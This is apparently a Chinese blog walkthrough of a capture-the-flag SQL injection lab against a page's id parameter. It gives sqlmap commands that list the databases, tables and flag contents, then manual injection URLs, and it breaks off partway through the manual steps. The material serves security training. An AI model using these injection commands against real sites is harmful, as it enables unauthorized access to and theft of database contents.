1.阅读靶场介绍

这里我们可以得到的信息就是三个关键字眼
第一个是路径/single.php
第二个是参数id
第三个是sql注入
好啦,带着这些字眼直接单刀直入就好
2.启动靶场
我们会得到一个如下的页面

这里是博主的一点小思路,关于sql注入的
拿到靶场我们有三看
一看url是否出现那些id=某个参数的出现
二看是否有输入框,测试一下万能语句
三看有没有后台登入的接口
3.登入后台(这里是一个试错的过程,想看怎么攻克的请看4.poc自动注入/5.poc手工注入)
这里我们直接点击sign in
会出现一个如下的页面

这里的账号密码是admin/admin
进入后台以后是这样的

这里博主就讲讲我测试了什么但是无功而返
首先我去测试了有文件上传的位置看看能不能直接上木马
这里我发现的是做了限制,抓包也没有办法绕过,只允许上传png/jpg等等的格式
然后博主点开了很多页面,看了url是否有xxx=xxx这些参数
以及/single.php这个路径是否有出现
结论是后台没有我需要的东西
4.poc(sqlmap自动注入)
我们回到最初
去寻找我们的关键路径/single.php
于是我直接f12然后搜索single.php

发现是可以直接找出来的
这里我们直接就是访问这个url
https://eci-2zejcgfczi3hicqgigtz.cloudeci1.ichunqiu.com/single.php?id=1

我们会得到一个如下的页面
这里博主先讲一下是如何sqlmap注入的
我们直接启动sqlmap工具
然后输入如下命令

sqlmap.py -u https://eci-2zejcgfczi3hicqgigtz.cloudeci1.ichunqiu.com/single.php?id=1 --batch

结果是
存在时间盲注、联合查询、布尔盲注、错误注入
接下来执行这个命令,去爆数据库
sqlmap.py -u https://eci-2zejcgfczi3hicqgigtz.cloudeci1.ichunqiu.com/single.php?id=1 --batch --dbs

结果是

这里博主讲一下自己的拙见,一般数据库都是存在后面三个数据库的
所以一般注入就是通过ctf来找flag的

接下来我们执行这个命令,这里我们去爆ctf这个数据库的表出来
sqlmap.py -u https://eci-2zejcgfczi3hicqgigtz.cloudeci1.ichunqiu.com/single.php?id=1 --batch -D ctf --tables

结果是
最后就是show hand就完事了
直接执行这个
sqlmap.py -u https://eci-2zejcgfczi3hicqgigtz.cloudeci1.ichunqiu.com/single.php?id=1 --batch -D ctf -T flag --dump

结果是

到此,博主就讲完sqlmap这种的注入方法了
5.poc手工注入
接下来博主就讲一下怎么样去完成手工注入的
第一步:首先是我们去测试一下是不是数字型
测试如下
https://eci-2zejcgfczi3hicqgigtz.cloudeci1.ichunqiu.com:80/single.php?id=1%20and%201=1%20#
以及
https://eci-2zejcgfczi3hicqgigtz.cloudeci1.ichunqiu.com:80/single.php?id=1%20and%201=2%20#

 发现页面是正常的,结论是不属于数字型注入
第二步:接下来去尝试字符型,我们去测试这条语句
https://eci-2zejcgfczi3hicqgigtz.cloudeci1.ichunqiu.com:80/single.php?id=1%27

第三步:接下里是爆字段个数,我们要从1一直加到页面报错如下所示
这里博主测试的语句如下
https://eci-2zec64p3l5yzuqmcqpml.cloudeci1.ichunqiu.com:80/single.php?id=1%27%20order%20by%209%20--+
